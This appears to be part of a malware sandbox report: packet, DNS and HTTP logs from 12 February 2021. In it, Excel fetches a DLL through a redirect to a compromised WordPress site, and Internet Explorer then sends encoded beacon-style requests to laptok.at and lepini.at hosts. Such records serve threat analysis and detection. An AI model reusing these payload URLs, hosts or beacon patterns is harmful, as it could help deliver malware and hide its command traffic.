Feb 12, 2021 18:43:17.540501118 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540513039 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540534973 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540549994 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540565014 CET	443	49731	162.241.169.26	192.168.2.3

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 12, 2021 18:43:17.540585995 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540605068 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540625095 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540642023 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.540646076 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540669918 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540683985 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.540693998 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540715933 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.540715933 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540738106 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540745974 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.540798903 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.540816069 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540834904 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540863991 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.540888071 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540900946 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.540911913 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540931940 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.540935040 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540956974 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.540957928 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.540982962 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.541011095 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.701994896 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702033997 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702055931 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702090979 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702124119 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702172041 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702198029 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.702199936 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702228069 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702239990 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.702285051 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.702536106 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702564955 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702593088 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702601910 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.702620029 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702666998 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.702673912 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702717066 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.702764988 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702799082 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702825069 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.702851057 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702869892 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.702881098 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702904940 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.702908993 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702936888 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702939987 CET	49731	443	192.168.2.3	162.241.169.26
Feb 12, 2021 18:43:17.702965021 CET	443	49731	162.241.169.26	192.168.2.3
Feb 12, 2021 18:43:17.702979088 CET	49731	443	192.168.2.3	162.241.169.26

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 12, 2021 18:42:59.034492970 CET	63492	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:42:59.083290100 CET	53	63492	8.8.8.8	192.168.2.3
Feb 12, 2021 18:42:59.985471010 CET	60831	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:00.034506083 CET	53	60831	8.8.8.8	192.168.2.3

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 12, 2021 18:43:00.926125050 CET	60100	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:00.974931955 CET	53	60100	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:01.753401995 CET	53195	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:01.802133083 CET	53	53195	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:02.704066038 CET	50141	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:02.752909899 CET	53	50141	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:03.721623898 CET	53023	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:03.770626068 CET	53	53023	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:07.673043966 CET	49563	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:07.726603031 CET	53	49563	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:09.089291096 CET	51352	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:09.141280890 CET	53	51352	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:10.073920965 CET	59349	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:10.146667957 CET	53	59349	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:10.608534098 CET	57084	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:10.688538074 CET	53	57084	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:11.613104105 CET	57084	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:11.671729088 CET	53	57084	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:12.627651930 CET	57084	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:12.685919046 CET	53	57084	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:13.430605888 CET	58823	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:13.488349915 CET	53	58823	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:14.251566887 CET	57568	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:14.308723927 CET	53	57568	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:14.643381119 CET	57084	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:14.700423956 CET	53	57084	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:15.376492023 CET	50540	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:15.425154924 CET	53	50540	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:16.331537962 CET	54366	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:16.381520033 CET	53	54366	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:16.447017908 CET	53034	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:16.631083012 CET	53	53034	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:17.195960045 CET	57762	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:17.252377987 CET	53	57762	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:18.659318924 CET	57084	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:18.707916975 CET	53	57084	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:31.202761889 CET	55435	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:31.269519091 CET	53	55435	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:48.419603109 CET	50713	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:48.473040104 CET	53	50713	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:49.651252985 CET	56132	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:49.713720083 CET	53	56132	8.8.8.8	192.168.2.3
Feb 12, 2021 18:43:52.310045004 CET	58987	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:43:52.361627102 CET	53	58987	8.8.8.8	192.168.2.3
Feb 12, 2021 18:44:03.318223953 CET	56579	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:44:03.381067991 CET	53	56579	8.8.8.8	192.168.2.3
Feb 12, 2021 18:44:14.250917912 CET	60633	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:44:14.324805021 CET	53	60633	8.8.8.8	192.168.2.3
Feb 12, 2021 18:44:30.095710993 CET	61292	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:44:30.145888090 CET	53	61292	8.8.8.8	192.168.2.3
Feb 12, 2021 18:44:54.922874928 CET	63619	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:44:54.971620083 CET	53	63619	8.8.8.8	192.168.2.3
Feb 12, 2021 18:44:55.384993076 CET	64938	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:44:55.445045948 CET	53	64938	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:08.934063911 CET	61946	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:08.995332003 CET	53	61946	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:11.739392042 CET	64910	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:12.245188951 CET	53	64910	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:14.948137999 CET	52123	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:15.268256903 CET	53	52123	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:18.021754026 CET	56130	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:18.349622011 CET	53	56130	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:29.777065992 CET	56338	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:30.107180119 CET	53	56338	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 12, 2021 18:45:38.950546980 CET	59420	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:39.319521904 CET	58784	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:39.321717024 CET	63978	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:39.937611103 CET	59420	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:40.313288927 CET	58784	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:40.313411951 CET	63978	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:40.882812977 CET	53	58784	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:40.883080959 CET	53	58784	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:40.885509968 CET	53	63978	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:40.885842085 CET	53	63978	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:40.891215086 CET	53	59420	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:40.891480923 CET	53	59420	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:40.955457926 CET	59420	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:41.005501032 CET	53	59420	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:41.264300108 CET	62938	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:41.592694044 CET	53	62938	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:42.366895914 CET	55708	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:42.423682928 CET	53	55708	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:42.972830057 CET	59420	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:43.030103922 CET	53	59420	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:46.995524883 CET	59420	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:47.052855968 CET	53	59420	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:47.602974892 CET	56803	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:47.661516905 CET	53	56803	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:48.501813889 CET	57145	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:48.596499920 CET	53	57145	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:50.220109940 CET	55359	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:50.277519941 CET	53	55359	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:51.161926985 CET	58306	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:51.221780062 CET	53	58306	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:52.051865101 CET	64124	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:52.108840942 CET	53	64124	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:52.647476912 CET	49361	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:52.709259987 CET	53	49361	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:53.120659113 CET	63150	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:53.180466890 CET	53	63150	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:53.266239882 CET	53279	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:53.327012062 CET	53	53279	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:53.975101948 CET	56881	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:54.034977913 CET	53	56881	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:54.716264963 CET	53642	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:54.779408932 CET	53	53642	8.8.8.8	192.168.2.3
Feb 12, 2021 18:45:55.238883972 CET	55667	53	192.168.2.3	8.8.8.8
Feb 12, 2021 18:45:55.295911074 CET	53	55667	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 12, 2021 18:43:16.447017908 CET	192.168.2.3	8.8.8.8	0x9bf4	Standard query (0)	cabogrupo.co.mz	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:11.739392042 CET	192.168.2.3	8.8.8.8	0xdb80	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:14.948137999 CET	192.168.2.3	8.8.8.8	0x3449	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:18.021754026 CET	192.168.2.3	8.8.8.8	0x573a	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:29.777065992 CET	192.168.2.3	8.8.8.8	0x6b51	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:39.319521904 CET	192.168.2.3	8.8.8.8	0xaa2b	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:39.321717024 CET	192.168.2.3	8.8.8.8	0xfc70	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:40.313288927 CET	192.168.2.3	8.8.8.8	0xaa2b	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:40.313411951 CET	192.168.2.3	8.8.8.8	0xfc70	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 12, 2021 18:45:41.264300108 CET	192.168.2.3	8.8.8.8	0xf0a4	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:42.366895914 CET	192.168.2.3	8.8.8.8	0xb638	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:53.120659113 CET	192.168.2.3	8.8.8.8	0x3c07	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 12, 2021 18:43:16.631083012 CET	8.8.8.8	192.168.2.3	0x9bf4	No error (0)	cabogrupo.co.mz		162.241.169.26	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:12.245188951 CET	8.8.8.8	192.168.2.3	0xdb80	No error (0)	api10.laptok.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:15.268256903 CET	8.8.8.8	192.168.2.3	0x3449	No error (0)	api10.laptok.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:18.349622011 CET	8.8.8.8	192.168.2.3	0x573a	No error (0)	api10.laptok.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:30.107180119 CET	8.8.8.8	192.168.2.3	0x6b51	No error (0)	c56.lepini.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:40.882812977 CET	8.8.8.8	192.168.2.3	0xaa2b	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:40.883080959 CET	8.8.8.8	192.168.2.3	0xaa2b	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:40.885509968 CET	8.8.8.8	192.168.2.3	0xfc70	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:40.885842085 CET	8.8.8.8	192.168.2.3	0xfc70	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:41.592694044 CET	8.8.8.8	192.168.2.3	0xf0a4	No error (0)	api3.lepini.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:42.423682928 CET	8.8.8.8	192.168.2.3	0xb638	No error (0)	api3.lepini.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 12, 2021 18:45:53.180466890 CET	8.8.8.8	192.168.2.3	0x3c07	No error (0)	api3.lepini.at		35.228.31.40	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 139.162.191.228
- api10.laptok.at
- c56.lepini.at
- api3.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49729	139.162.191.228	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 18:43:16.219579935 CET	185	OUT	GET /campo/m/m HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 139.162.191.228 Connection: Keep-Alive
Feb 12, 2021 18:43:16.400799036 CET	186	IN	HTTP/1.1 307 Temporary Redirect Date: Fri, 12 Feb 2021 17:43:16 GMT Server: Apache/2.4.29 (Ubuntu) Set-Cookie: ci_session=jqcr4gtui827qicvl5ee937hqkknvfme; expires=Fri, 12-Feb-2021 19:43:16 GMT; Max-Age=7200; path=/; HttpOnly Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Location: https://cabogrupo.co.mz/wp-content/plugins/jetpack/json-endpoints/jetpack/11.dll Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49749	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 18:45:12.343678951 CET	5326	OUT	GET /api1/NHDZE5NC0p4/EA1Rau0QpdKGS3/WTlj_2B7vKVxuNa_2F_2B/LYVSumGe5smX_2BD/OTX07ZqQ_2BIY5i/gaJx2nrBRbCwokKD6i/TmP3yOyRd/UlWhx47302AAtFE31oP0/QH6kOp10Kt5yvTlaAYa/LK0GUog4M1OCTVMD4H5Cd4/y7Hidc3RQ475o/Nxk1_2FU/AOpYSuCaFqv8yJoz1d98uE0/RGNbcUJDfT/THwRpNZtVSPwcxLQu/JgOmTTbGBEY6/RAYX3HI935J/bkHevIKXRebACN/zYCEHnvaIKYWA35nI5OI7/Zng6uRiwb/9FNesaJS HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 12, 2021 18:45:12.741802931 CET	5327	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Feb 2021 17:45:12 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b 47 72 83 50 10 44 0f c4 82 9c 96 e4 9c 33 3b 32 08 10 88 0c a7 37 5e b9 5c b6 15 fe 9f e9 7e af ca 32 5a 92 58 bd c3 b3 ad 5f 41 52 c6 09 17 b1 36 d6 87 7b 19 67 96 45 82 56 ad 6a 44 6e 28 33 5e a6 77 10 c3 2d ea 6b 90 60 5f 0a 1d 88 64 ca 72 64 3f ad 1a e1 7b 51 60 10 c8 64 6b 84 05 ed c1 8c 20 51 6a 52 11 7e b2 9e 3d 18 a6 b3 a6 56 61 a7 e5 a8 e5 63 87 16 01 32 fc 47 4b 15 a2 0a f9 51 ce 05 27 cc 42 9b c3 d4 f5 b3 4b 35 64 92 02 40 7f 65 e3 d6 9c 1b a8 a6 51 3f 7e d4 d5 90 1f 4b d7 f7 6d a0 cf ae 19 22 f7 51 c4 75 fc 9d da 7c 03 ea 45 73 63 4c cc 0b ff 0d 81 24 b7 39 9b 7b 78 69 ae 14 2b ec 74 f6 5b aa 78 e6 8f de 13 6d 35 9d 4d 8f c1 d1 df a5 f9 f2 c1 85 a9 19 8c 64 a9 7c d2 c4 e2 7c 44 2e bd be db 84 54 b5 c4 87 93 94 35 3a ec e4 58 b5 52 5b 7a b3 2c 4d 19 bf cc ea 4d b4 f1 71 9a a2 5a 07 f0 ef c1 bd 2d 5c c3 86 50 40 8e 80 48 19 87 8f 1c 8f 74 7c 26 2a c2 29 1f 40 18 14 a7 0b 44 d0 39 7d 74 41 b1 f4 50 05 a3 ba fa 71 9b c4 0b 02 96 37 94 21 2e c2 2f 6a 98 ef 93 57 3f 95 c9 8f 3d cf 92 9b 07 20 20 2d 06 d0 69 ab b8 df 8d 28 ff b1 e1 b3 7e c9 44 4d 07 18 3e 80 d8 3e 77 7f 0d 64 3c aa d4 c3 ef 01 91 29 b3 33 32 b7 c5 18 ea ad 04 71 81 8a 9b 87 e7 40 69 0a 60 d7 ce 66 f5 b0 d8 2f 16 38 df 63 9f 4b e3 a6 b2 e0 7d 04 f3 f0 87 f4 fe 16 07 57 29 fd 42 60 08 74 0e 5e 7b b1 a1 56 8f 1c 38 63 9c 16 48 06 08 25 07 46 8c ee 8d 1e f5 11 4d 06 c0 6f 85 ef a7 96 5f 12 bb 82 22 31 88 a4 51 fa 44 b0 cd c1 d7 47 df d5 0f 40 cd 9e f4 34 1c fd 93 9e e9 c6 c7 f8 07 ab 0b 89 c2 fa 64 84 e0 5a 10 e1 31 02 e9 91 98 98 5b 92 12 d2 fc 1a 41 03 79 03 bb de bf 73 2f 22 1a 1a f1 48 f5 5e a8 67 d8 74 1f 84 ba bd 23 7b a2 e8 da 3e ad a8 8e 61 04 20 e3 6c 7e 0c 47 c4 f3 0a ff 78 fd b8 20 3a a1 48 e6 0e 90 14 a4 61 81 5a 75 de c6 d7 36 c7 00 57 92 08 f1 49 03 b5 72 a2 f8 44 c4 e3 3a 7a e6 ee a2 e3 33 50 ba a6 81 27 63 dd 13 f8 53 66 27 8f 61 1e 16 0c a5 8c 70 18 8f 60 26 a1 a2 d3 14 36 93 70 3b 64 da 52 44 8f a4 18 ca be 81 39 04 57 65 d1 b6 4d d8 f7 cc 68 61 a2 52 5c 2f 20 ea e7 d7 cf 3e f4 ab aa 43 69 c7 66 cb be cf 2f 70 2e 31 23 88 ad 10 7a e6 5a dd ef 69 e5 dd 88 4e f9 1c 4a 45 8b 7a 3f d4 9d 85 4e 3f f2 94 b1 a8 80 5d 36 a5 f8 dd dd ae 36 23 ef ff 00 1d 14 d2 b9 5c 7c a5 9b 02 66 1f 7f 74 3a 40 ed 77 ab 38 25 10 01 14 5f e2 8f bf d6 df 7e 20 b3 4b ad ee 62 66 c3 09 05 6e d1 95 75 6b 86 d5 b3 00 ca d1 4f b6 81 87 c1 ba c4 28 07 4c a1 62 2c 71 18 6e 49 d8 6d ce 0f ea d3 97 a2 7b bf ba 89 61 0f f7 e0 42 b7 5d 19 71 7b 20 82 4b 68 20 ce c7 fe 1a 3b a5 78 37 d7 da d6 71 35 d7 c7 31 b5 46 34 38 97 1f fb 09 8a d9 c6 86 66 04 ac 14 f9 f7 19 66 04 77 e8 af 23 49 48 2c 94 82 a7 93 f7 52 2d 12 22 ac fa 3d c1 66 0f 08 c1 ae 15 34 12 b5 a7 7b 9b 1d 03 b5 b7 e3 40 a3 91 1d 94 f6 a3 e5 e9 11 c4 91 75 bc 9f 2d 6b 8f fd 0c 2a b7 19 63 b8 f0 17 b3 9c 8e 60 b2 2e f8 3b 03 bd e5 07 c9 71 9b 50 46 81 d9 35 59 4e c7 44 07 25 7b e4 f9 c2 82 f0 fb 00 65 fa bb dc c5 05 05 74 bf 43 39 f1 a5 1e 8b 05 42 06 c9 7c 60 50 e4 2b a3 a4 2e 37 62 d3 dc 4d 7a 1e 8f 22 01 7d 19 87 3d 46 3c 4e 66 85 47 fe 95 7e 01 8a 2b 7c ca 9c 95 7f 8d c4 e4 fb 35 f7 30 f0 Data Ascii: 2000GrPD3;27^\~2ZX_AR6{gEVjDn(3^w-k`_drd?{Q`dk QjR~=Vac2GKQ'BK5d@eQ?~Km"Qu|EscL$9{xi+t[x m5Md||D.T5:XR[z,MMqZ-\P@Ht|&*)@D9}tAPq7!./jW?= -i(~DM>>wd<)32q@i`f/8cK}W)B`t^{V8cH%FMo_"1QDG@4dZ1[A ys/"H^gt#{>a l~Gx :HaZu6WIrD:z3P'cSf'ap`&6p;dRD9WeMhaR\/ >Cif/p.1#zZiNJEz?N?]66#|ft:@w8%_~ KbfnukO( Lb,qnIm{aB]q{ Kh ;x7q51F48ffw#IH,R-"=f4{@u-k*c`.;qPF5YND%{etC9B|`P+.7bMz"}=F<NfG~+|50

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49750	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 12, 2021 18:45:13.242525101 CET	5542	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Feb 12, 2021 18:45:13.328777075 CET	5543	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 12 Feb 2021 17:45:13 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

